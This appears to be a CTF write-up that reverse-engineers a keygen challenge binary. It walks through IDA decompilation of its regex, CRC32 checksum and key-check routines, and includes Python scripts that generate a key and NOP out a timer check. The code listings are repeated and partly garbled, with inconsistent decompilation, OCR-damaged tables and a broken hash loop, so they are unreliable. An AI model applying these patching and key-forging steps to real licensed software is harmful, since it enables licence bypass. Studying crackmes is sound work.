    int errcode; // [rsp+14h] [rbp-BCh]
    regex_t preg; // [rsp+20h] [rbp-B0h] BYREF
    char errbuf[104]; // [rsp+60h] [rbp-70h] BYREF
    unsigned __int64 v5; // [rsp+C8h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    if ( regcomp(&preg, "^[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}$", 1) )
        return 0LL;
    errcode = regexec(&preg, result, 0LL, 0LL, 0);
    if ( !errcode )
        return 1LL;
    if ( errcode == 1 )
    {
        puts("Invalid subkey format");
    }
    else
    {
        regerror(errcode, &preg, errbuf, 0x64uLL);
        fprintf(stderr, "Error : %s\n", errbuf);
    }
    fflush(stdout);
    return 0LL;
}
```

```
_int64 __fastcall check_regex(const char *result)
{
    int errcode; // [rsp+14h] [rbp-BCh]
    regex_t preg; // [rsp+20h] [rbp-B0h] BYREF
    char errbuf[104]; // [rsp+60h] [rbp-70h] BYREF
    unsigned __int64 v5; // [rsp+C8h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    if ( regcomp(&preg, "^[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}$", 1) )
        return 0LL;
    errcode = regexec(&preg, result, 0LL, 0LL, 0);
    if ( !errcode )
        return 1LL;
    if ( errcode == 1 )
    {
        puts("Invalid subkey format");
    }
    else
    {
        regerror(errcode, &preg, errbuf, 0x64uLL);
        fprintf(stderr, "Error : %s\n", errbuf);
    }
    fflush(stdout);
    return 0LL;
}
```

- Goddammit what is this?
- Always check our the [manual](#) page
- So basically `regcomp()` does is to compile a regular expression into a form that is suitable for subsequent `regexec()` searches.
- The parameter it requires are:

```
int regcomp(regex_t *preg_, const char regex, int cflags);
```

- In our case we know the `preg_ & regex` but not the `cflags`
- Since it's `1` we need to know what exact flag it is
- From the manual page it says: `cflags` may be the bitwise-**or** of one or more of the following: `REG_EXTENDED`, `REG_ICASE`, `REG_NOSUB`, `REG_NEWLINE`
- I looked at the [regex.h](#) source code and saw this

```
#define REG_BASIC      0000
#define REG_EXTENDED    0001
#define REG_ICASE       0002
#define REG_NOSUB       0004
#define REG_NEWLINE     0010
#define REG_NOSPEC      0020
#define REG_PEND        0040
#define REG_DUMP        0200
```

- So the cflag being used is `REG_EXTENDED` which uses **POSIX** Extended Regular Expression syntax when interpreting `regex`.
- Basically this function is used to check if our value matches `^[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}$`
- If it is then `0` else `1`

The next function is `compute(result, username)` but let's hold on for now

So far we can conclude that:

- The key should be sent as a base64 encoded value
- The decoded key length should be 29
- The decoded key is going to be xored with the `odd_hash`
- The resulting xored value should match a certain regular expression

From the regex check we can say that sample keys might be:

AAAA-AAAA-AAAA-AAAA-AAAA-AAAA

Let us work with generating a valid key format

From the conclusion above we can make the resulting xored value the expected regex expression by doing this

- xor the sample key with the odd hash since that's generated based on the username
- xor the resulting value with the odd hash
- base64 encode the resulting xored value

Here's a script which can accomplish that

```
import hashlib
import base64

def xor(a, b):
    r = ""
    for i, j in zip(a, b):
        r += chr(i ^ j)

    return r

def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
        if (i == 29):
            break

    return r.encode()

username = "BJIZ-HACKERLAB"
odd = gen_hash(username.encode())
key = "AAAA-AAAA-AAAA-AAAA-AAAA-AAAA".encode()

r = xor(odd, key).encode()
uh = xor(r, odd)

print(username)
```

```
print(key)
print(base64.b64encode(r))
```

Now one issue might be the time counter as it's an obvious pain to be working with speed

We can patch it so that instead of it to exit it will do nothing

Here's my patch script

```
from pwn import asm, disasm

with open("keygen1", "rb") as f:
    file = f.read()
    f.close()


patched = b"\xe8\xf1\xeb\xff\xff"

print(disasm(patched))

binary = file.replace(patched, asm("nop")*len(patched))

with open("keygen", "wb") as f:
    f.write(binary)
```

This is where I'm patching



## Ok now that we have done that let's view the compute(key, username) function

IDA View-A    Pseudocode-A    Hex View-1    Structures    Enums    Imports    Exports

```

1 // positive sp value has been detected, the output may be wrong!
2 int64 __fastcall compute(char *result, const char *username)
3 {
4     size_t v2; // rax
5     unsigned int r; // eax
6     int i; // [rsp+18h] [rbp-A868h]
7     int v6; // [rsp+1Ch] [rbp-A864h]
8     int j; // [rsp+20h] [rbp-A860h]
9     int v8; // [rsp+24h] [rbp-A85Ch]
10    int k; // [rsp+28h] [rbp-A858h]
11    int v10; // [rsp+2Ch] [rbp-A854h]
12    int m; // [rsp+30h] [rbp-A850h]
13    int v12; // [rsp+34h] [rbp-A84Ch]
14    int n; // [rsp+38h] [rbp-A848h]
15    char *ptr; // [rsp+40h] [rbp-A840h]
16    _int64 v15; // [rsp+48h] [rbp-A838h]
17    const char *src; // [rsp+50h] [rbp-A830h]
18    _int64 v17; // [rsp+60h] [rbp-A820h]
19    _int64 v18; // [rsp+68h] [rbp-A818h]
20    _int64 v19; // [rsp+70h] [rbp-A810h]
21    int v20; // [rsp+80h] [rbp-A800h]
22    int array[11]; // [rsp+84h] [rbp-A7FCh]
23    int buffer[498]; // [rsp+B0h] [rbp-A7D0h] BYREF
24    char v23; // [rsp+878h] [rbp-A008h] BYREF
25    _int64 v24; // [rsp+1878h] [rbp-9008h] BYREF
26    char delim[2]; // [rsp+A5Ch] [rbp-24h] BYREF
27    char hex[10]; // [rsp+A85Eh] [rbp-22h] BYREF
28    unsigned _int64 canary; // [rsp+A868h] [rbp-18h]
29
30    while ( &v23 != (&v24 - 5120) )
31    {
32        canary = _readfsqword(0x28u);
33        if ( check_regex(result) != 1 )
34            exit(1);
35        ptr = malloc(8ull);
36        strcpy(delim, "-");
37        if ( !ptr )
38            exit(1);
39        v15 = 0LL;
40        for ( src = strtok(result, delim); src; src = strtok(0LL, delim) )
41        {
42            ptr = realloc(ptr, 8 * (v15 + 1));
43            if ( !ptr )
44                exit(1);
45            v2 = strlen(src);
46            *ptr[8 * v15] = malloc(v2 + 1);
47            if ( !*ptr[8 * v15] )
48                exit(1);
49            strcpy(*ptr[8 * v15++], src);
50        }
51        v20 = 1;
52        array[0] = 894;
53        array[1] = 1;
54        array[2] = 298;
55        array[3] = 447;
56        array[4] = 799236;
57        array[5] = 1;
58        array[6] = 223;
59        array[7] = -178;
60        array[8] = -1;
61        array[9] = 0;
62        array[10] = 1788;
63        memset(buffer, 0, 0xA7A0ull);
64        v17 = 0LL;
65        v18 = 0LL;
66        v19 = 0LL;
67        for ( i = 0; i <= 5; ++i )
68        {
69            v6 = 0;
70            for ( j = array[2 * i - 1]; j <= array[2 * i]; ++j )
71            {
72                r = do_it(j ^ 0x37Eu);
73                sprintf(hex, "%04X", r);
74            }
75        }
76    }
77}

```

00001EB7:compute:30 (1EB7)

IDA View-A    Pseudocode-A    Hex View-1    Structures    Enums    Imports    Exports

```

36 strcpy(delim, "-");
37 if ( !ptr )
38     exit(1);
39 v15 = 0LL;
40 for ( src = strtok(result, delim); src; src = strtok(0LL, delim) )
41 {
42     ptr = realloc(ptr, 8 * (v15 + 1));
43     if ( !ptr )
44         exit(1);
45     v2 = strlen(src);
46     *ptr[8 * v15] = malloc(v2 + 1);
47     if ( !*ptr[8 * v15] )
48         exit(1);
49     strcpy(*ptr[8 * v15++], src);
50 }
51 v20 = 1;
52 array[0] = 894;
53 array[1] = 1;
54 array[2] = 298;
55 array[3] = 447;
56 array[4] = 799236;
57 array[5] = 1;
58 array[6] = 223;
59 array[7] = -178;
60 array[8] = -1;
61 array[9] = 0;
62 array[10] = 1788;
63 memset(buffer, 0, 0xA7A0ull);
64 v17 = 0LL;
65 v18 = 0LL;
66 v19 = 0LL;
67 for ( i = 0; i <= 5; ++i )
68 {
69     v6 = 0;
70     for ( j = array[2 * i - 1]; j <= array[2 * i]; ++j )
71     {
72         r = do_it(j ^ 0x37Eu);
73         sprintf(hex, "%04X", r);
74     }
75 }

```

0000214D:compute:65 (214D)

```
71     {
72         r = do_it(j ^ 0x37E);
73         sprintf(hex, "%04x", r);
74         if ( !strcmp(hex, *kptr[8 * i]) )
75             buffer[1788 * i + v6++] = j;
76     }
77     *(v17 + i) = v6;
78 }
79 free(ptr);
80 v8 = 0;
81 LABEL_45:
82 if ( v8 < v17 )
83 {
84     for ( k = 0; ; ++k )
85     {
86         if ( k >= SHIDWORD(v17) )
87         {
88             ++v8;
89             goto LABEL_45;
90         }
91         v10 = 0;
92 LABEL_41:
93         if ( v10 < v18 )
94             break;
95     }
96     for ( m = 0; ; ++m )
97     {
98         if ( m >= SHIDWORD(v18) )
99         {
100             ++v10;
101             goto LABEL_41;
102         }
103         v12 = 0;
104 LABEL_37:
105         if ( v12 < v19 )
106             break;
107     }
108     for ( n = 0; ; ++n )
109     {
110         if ( n >= SHIDWORD(v19) )
111         {
112             ++v12;
113             goto LABEL_37;
114         }
115         if ( v12 * v8 + v10 == k * k * k * k * n - m && v10 + v8 < 1788 && n - v10 * k <= 894 )
116             break;
117     }
118     if ( !strcmp(username, "BJIZ-HACKERLAB") )
119         printf("Correct key, Here the flag: %s\n", flag);
120     else
121         printf("Dear %s, WELCOME BACK\n", username);
122     fflush(stdout);
123     return 1LL;
124 }
125 else
126 {
127     printf("Incorrect Key Dear %s\n", username);
128     fflush(stdout);
129     return 0LL;
130 }
131 }
```

```
95     }
96     for ( m = 0; ; ++m )
97     {
98         if ( m >= SHIDWORD(v18) )
99         {
100             ++v10;
101             goto LABEL_41;
102         }
103         v12 = 0;
104 LABEL_37:
105         if ( v12 < v19 )
106             break;
107     }
108     for ( n = 0; ; ++n )
109     {
110         if ( n >= SHIDWORD(v19) )
111         {
112             ++v12;
113             goto LABEL_37;
114         }
115         if ( v12 * v8 + v10 == k * k * k * k * n - m && v10 + v8 < 1788 && n - v10 * k <= 894 )
116             break;
117     }
118     if ( !strcmp(username, "BJIZ-HACKERLAB") )
119         printf("Correct key, Here the flag: %s\n", flag);
120     else
121         printf("Dear %s, WELCOME BACK\n", username);
122     fflush(stdout);
123     return 1LL;
124 }
125 else
126 {
127     printf("Incorrect Key Dear %s\n", username);
128     fflush(stdout);
129     return 0LL;
130 }
131 }
```

Here's the decompilation for IDA

```
// positive sp value has been detected, the output may be wrong!
int64 __fastcall compute(char *key, const char *username)
{
    size_t v2; // rax
    unsigned int r; // eax
    int i; // [rsp+18h] [rbp-A868h]
    int v6; // [rsp+1Ch] [rbp-A864h]
    int j; // [rsp+20h] [rbp-A860h]
    int v8; // [rsp+24h] [rbp-A85Ch]
    int k; // [rsp+28h] [rbp-A858h]
```

```
int v10; // [rsp+2Ch] [rbp-A854h]
int m; // [rsp+30h] [rbp-A850h]
int v12; // [rsp+34h] [rbp-A84Ch]
int n; // [rsp+38h] [rbp-A848h]
char *ptr; // [rsp+40h] [rbp-A840h]
__int64 v15; // [rsp+48h] [rbp-A838h]
const char *src; // [rsp+50h] [rbp-A830h]
__int64 v17; // [rsp+60h] [rbp-A820h]
__int64 v18; // [rsp+68h] [rbp-A818h]
__int64 v19; // [rsp+70h] [rbp-A810h]
int v20; // [rsp+80h] [rbp-A800h]
int array[11]; // [rsp+84h] [rbp-A7FCh]
int buffer[498]; // [rsp+B0h] [rbp-A7D0h] BYREF
char v23; // [rsp+878h] [rbp-A008h] BYREF
__int64 v24; // [rsp+1878h] [rbp-9008h] BYREF
char delim[2]; // [rsp+A85Ch] [rbp-24h] BYREF
char hex[10]; // [rsp+A85Eh] [rbp-22h] BYREF
unsigned __int64 canary; // [rsp+A868h] [rbp-18h]

while ( &v23 != (&v24 - 5120) )
{
    ;
    canary = __readfsqword(0x28u);
    if ( check_regex(key) != 1 )
        exit(1);
    ptr = malloc(8uLL);
    strcpy(delim, "-");
    if ( !ptr )
        exit(1);
    v15 = 0LL;
    for ( src = strtok(key, delim); src; src = strtok(0LL, delim) )
    {
        ptr = realloc(ptr, 8 * (v15 + 1));
        if ( !ptr )
            exit(1);
        v2 = strlen(src);
        *&ptr[8 * v15] = malloc(v2 + 1);
        if ( !*&ptr[8 * v15] )
            exit(1);
        strcpy(*&ptr[8 * v15++], src);
    }
    v20 = 1;
    array[0] = 894;
    array[1] = 1;
    array[2] = 298;
    array[3] = 447;
    array[4] = 799236;
```

```
array[5] = 1;
array[6] = 223;
array[7] = -178;
array[8] = -1;
array[9] = 0;
array[10] = 1788;
memset(buffer, 0, 0xA7A0uLL);
v17 = 0LL;
v18 = 0LL;
v19 = 0LL;
for ( i = 0; i <= 5; ++i )
{
    v6 = 0;
    for ( j = array[2 * i - 1]; j <= array[2 * i]; ++j )
    {
        checksum = gen_checksum(j ^ 0x37Eu);
        sprintf(hex, "%04X", r);
        if ( !strcmp(hex, *ptr[8 * i]) )
            buffer[1788 * i + v6++] = j;
    }
    *(&v17 + i) = v6;
}
free(ptr);
v8 = 0;
LABEL_45:
if ( v8 < v17 )
{
    for ( k = 0; ; ++k )
    {
        if ( k >= SHIDWORD(v17) )
        {
            ++v8;
            goto LABEL_45;
        }
        v10 = 0;
    }
    if ( v10 < v18 )
        break;
}
for ( m = 0; ; ++m )
{
    if ( m >= SHIDWORD(v18) )
    {
        ++v10;
        goto LABEL_41;
    }
}
```

```

    v12 = 0;
LABEL_37:
    if ( v12 < v19 )
        break;
    }
    for ( n = 0; ; ++n )
    {
        if ( n >= SHIDWORD(v19) )
        {
            ++v12;
            goto LABEL_37;
        }
        if ( v12 * v8 + v10 == k * k * k * k * k + n - m && v10 + v8 < 1788 &&
n - v10 * k <= 894 )
            break;
        }
        if ( !strcmp(username, "BJIZ-HACKERLAB") )
            printf("Correct key, Here the flag: %s\n", flag);
        else
            printf("Dear %s, WELCOME BACK\n", username);
        fflush(stdout);
        return 1LL;
    }
else
{
    printf("Incorrect Key Dear %s\n", username);
    fflush(stdout);
    return 0LL;
}
}

```

Now that looks scary ikr

Here's what it does:

- First it makes sure the key provided as the first parameter matches the expected regular expression
- This portion of code does this

```

strcpy(delim, "-");
if ( !ptr )
    exit(1);

v15 = 0LL;
for ( src = strtok(key, delim); src; src = strtok(0LL, delim) )

```

```

{
    ptr = realloc(ptr, 8 * (v15 + 1));
    if ( !ptr )
        exit(1);
    v2 = strlen(src);
    *&ptr[8 * v15] = malloc(v2 + 1);
    if ( !*&ptr[8 * v15] )
        exit(1);
    strcpy(*&ptr[8 * v15++], src);
}
}

```

- This loop would split the `key` value using delimiter -
- Then for every 4 bytes chunk it would store it into a pointer
- In other words it's storing each 4 bytes of the key split by the delimiter - into a dynamic memory
- I didn't exactly try to understand what it does i just did some dynamic reversing to figure this out
- Moving on this portion of code does this

```

v20 = 1;
array[0] = 894;
array[1] = 1;
array[2] = 298;
array[3] = 447;
array[4] = 799236;
array[5] = 1;
array[6] = 223;
array[7] = -178;
array[8] = -1;
array[9] = 0;
array[10] = 1788;
memset(buffer, 0, 0xA7A0uLL);
v17 = 0LL;
v18 = 0LL;
v19 = 0LL;
for ( i = 0; i <= 5; ++i )
{
    v6 = 0;
    for ( j = array[2 * i - 1]; j <= array[2 * i]; ++j )
    {
        checksum = gen_checksum(j ^ 0x37Eu);
        sprintf(hex, "%04X", checksum);
        if ( !strcmp(hex, *&ptr[8 * i]) )

```


```

        buffer[1788 * i + v6++] = j;
    }
    *(&v17 + i) = v6;
}
free(ptr);

```

- First it stores some value in a array of integers
- Fills up a memory `buffer` with null bytes of size `0xA7A0`
- Iterates from range 0-6
  - Initialize a variable `v6` to 0
  - Then does a for loop where it begins from a value gotten at `array[2 * i - 1]` and ends at `array[2 * i] + 1`
  - During the inner loop it generates a `checksum` value
  - The value generated is compared against the 4 bytes value of our input
  - If it matches it sets `buffer[1788 * i + v6]` to `j` and increments `v6`
  - After the inner loop is completed it sets `v17[i]` to `v6`

Let's take a look at what the `gen_checksum` function does



The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `get_checksum` function is displayed:

```

int64 __fastcall get_checksum(unsigned int val)
{
    unsigned __int64 i; // [rsp+18h] [rbp-18h]
    char array[4]; // [rsp+24h] [rbp-Ch] BYREF
    unsigned __int64 canary; // [rsp+28h] [rbp-8h]

    canary = __readfsqword(0x28u);
    for ( i = 0LL; i <= 3; ++i )
        array[i] = val >> (8 * i);
    return crc32(array, 4LL);
}

```

The assembly code is color-coded, with labels in blue, types in green, and values in red. The interface includes tabs for IDA View-A, Pseudocode-A, Hex View-1, Structures, Enums, Imports, and Exports.

```

__int64 __fastcall get_checksum(unsigned int val)
{
    unsigned __int64 i; // [rsp+18h] [rbp-18h]
    char array[4]; // [rsp+24h] [rbp-Ch] BYREF
    unsigned __int64 canary; // [rsp+28h] [rbp-8h]

    canary = __readfsqword(0x28u);
    for ( i = 0LL; i <= 3; ++i )

```


```

        array[i] = val >> (8 * i);
    return crc32(array, 4LL);
}

```

- Iterates through 0-4 where variable `i` is the counter
- Does some bit right shifting and stores the value into `array[i]`
- Calls the `crc32` function passing the array and `4` as the parameter

Here's the `crc32` function



```

int64 __fastcall crc32(_BYTE *cstr, __int64 val)
{
    __int64 result; // rax
    _BYTE *inp; // rsi
    unsigned int crc; // eax

    result = 0LL;
    if ( cstr && val )
    {
        inp = &cstr[val];
        crc = -1;
        do
            crc = crc32_table[(*cstr++ ^ crc)] ^ (crc >> 8);
        while ( cstr != inp );
        return ~crc;
    }
    return result;
}

```

```

__int64 __fastcall crc32(_BYTE *cstr, __int64 val)
{
    __int64 result; // rax
    _BYTE *inp; // rsi
    unsigned int crc; // eax

    result = 0LL;
    if ( cstr && val )
    {
        inp = &cstr[val];
        crc = -1;
        do
            crc = crc32_table[(*cstr++ ^ crc)] ^ (crc >> 8);
        while ( cstr != inp );
        return ~crc;
    }
    return result;
}

```

- This basically calculates the `crc32` checksum of a value
- Remember that this binary was stripped so this function name wasn't known, how I figured that was by looking at the lookup table and seeing this

```

IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
.idata:00000000000032E8 aincorrectUsern db 'Incorrect Username or key!',0
.idata:00000000000032E8 ; DATA XREF: main+280+o
.idata:000000000000308 align 20h
.idata:0000000000000320 ; _DWORD crc32_table[256]
.idata:0000000000000320 dd 0, 77073096h, 0EE0E612ch, 990951Bh, 76DC419h, 706AF48Fh
.idata:0000000000000320 ; DATA XREF: crc32+18+o
.idata:0000000000000320 ; .text:0000000000002816+o
.idata:0000000000000338 dd 0E963A535h, 9E6495A3h, 0ED8832h, 79DCB84h, 0D5E5E91h
.idata:0000000000000338 dd 97D2D988h, 9864C2Bh, 7EB17CBh, 0E7882D0h, 90BF1D91h
.idata:0000000000000360 dd 1DB71064h, 6AB020F2h, 0FB98714h, 84BE41DEh, 1ADAD47Dh
.idata:0000000000000374 dd 6DDDE4B8h, 0F404B51h, 83D385C7h, 136C9856h, 646BA8C0h
.idata:0000000000000388 dd 0FD62F97Ah, 8A65C9ECh, 14015C4Fh, 63066CD9h, 0FA0F3D63h
.idata:000000000000039C dd 8D080DF5h, 3B6E20C8h, 4C69105Bh, 0D56041B4h, 0A2677172h
.idata:00000000000003B0 dd 3C03E4D1h, 4B04D447h, 0D20D85F0h, 0A50AB56h, 35B5A8FAh
.idata:00000000000003C4 dd 42B2986Ch, 0DBBB9CDh, 0ACBC940h, 32D86CE3h, 45DP5C75h
.idata:00000000000003D8 dd 0DCC60D0CFh, 0ABD13D59h, 269930ACh, 51DE003Ah, 0C8D75180h
.idata:00000000000003EC dd 0BFD00616h, 21B4F4B5h, 56B3C423h, 0CFCBA9599h, 0B88DA50Fh
.idata:00000000000003400 dd 2802B89Eh, 5F058808h, 0C600CD9B2h, 0B10BE924h, 2F6F7C87h
.idata:00000000000003414 dd 58684C11h, 0C1611DABh, 0B6662D3h, 76DC4190h, 1DB7106h
.idata:00000000000003428 dd 98D220BCh, 0EF05102Ah, 7B18589h, 6B6851Ph, 9FBFE4A5h
.idata:0000000000000343C dd 0E888D433h, 7807C9A2h, 0F00F934h, 9609A88Eh, 0E10E918h
.idata:00000000000003450 dd 776A0DBh, 86D3D2Dh, 91646C97h, 086635C01h, 6B6851F4h
.idata:00000000000003464 dd 1C666162h, 856530D8h, 0F262004Eh, 6C0695EBh, 1B01A57Bh
.idata:00000000000003478 dd 8208F4C1h, 0F50F4C57h, 65B0D9C6h, 12B7E950h, 8BBEB8EAh
.idata:0000000000000348C dd 0FCB9887Ch, 62D2D1DPh, 15DA2D49h, 8CD37CF3h, 0FBD44C65h
.idata:000000000000034A0 dd 4DB26158h, 3AB551CEh, 0A3BC0074h, 0D4B830E2h, 4ADFA541h
.idata:000000000000034B4 dd 3DDB95D7h, 0A4D1C46Dh, 0D3D6F4FBh, 4369E96Ah, 346ED9Fc
.idata:000000000000034C8 dd 0ADE78846h, 0DA60B8D0h, 44042D73h, 33031DE5h, 0AA0AAC5Ph
.idata:000000000000034DC dd 0DD0D7C9Ch, 5005713Ch, 270241AAh, 0BE0B1010h, 0C90C2086h
.idata:000000000000034F0 dd 5768B525h, 206F85B3h, 0B966D409h, 0CE61E49Ph, 5EDDF90Eh
.idata:00000000000003504 dd 29D9C998h, 0B0D09822h, 0C7D7A8B4h, 59833D17h, 2EB40D81h
.idata:00000000000003518 dd 0B7BD5C3Bh, 0C0BA6CA0h, 0EDB88320h, 9ABFB386h, 3B6E20Ch
.idata:0000000000000352C dd 74B1D29Ah, 0EAD54739h, 9D277A7Fh, 4DB2615h, 73DC1683h
.idata:00000000000003540 dd 0B3630B12h, 94643B84h, 0D606A3Eh, 7A6A5AA8h, 0E40ECF0Bh
.idata:00000000000003554 dd 9309FF9Dh, 0AO0AE27h, 7D079E81h, 0F00F9344h, 8708A3D2h
.idata:00000000000003568 dd 1E01F268h, 6905C2F Eh, 0F762575Dh, 806567C8h, 196C3671h
.idata:0000000000000357C dd 6E6B06E7h, 0FED41B76h, 89D32BE0h, 10D47A5Ah, 67DD4ACC
.idata:00000000000003590 dd 0F989DF6Fh, 8BEEBEFFh, 17B7B843h, 60B08ED5h, 06D6A8E8h

```

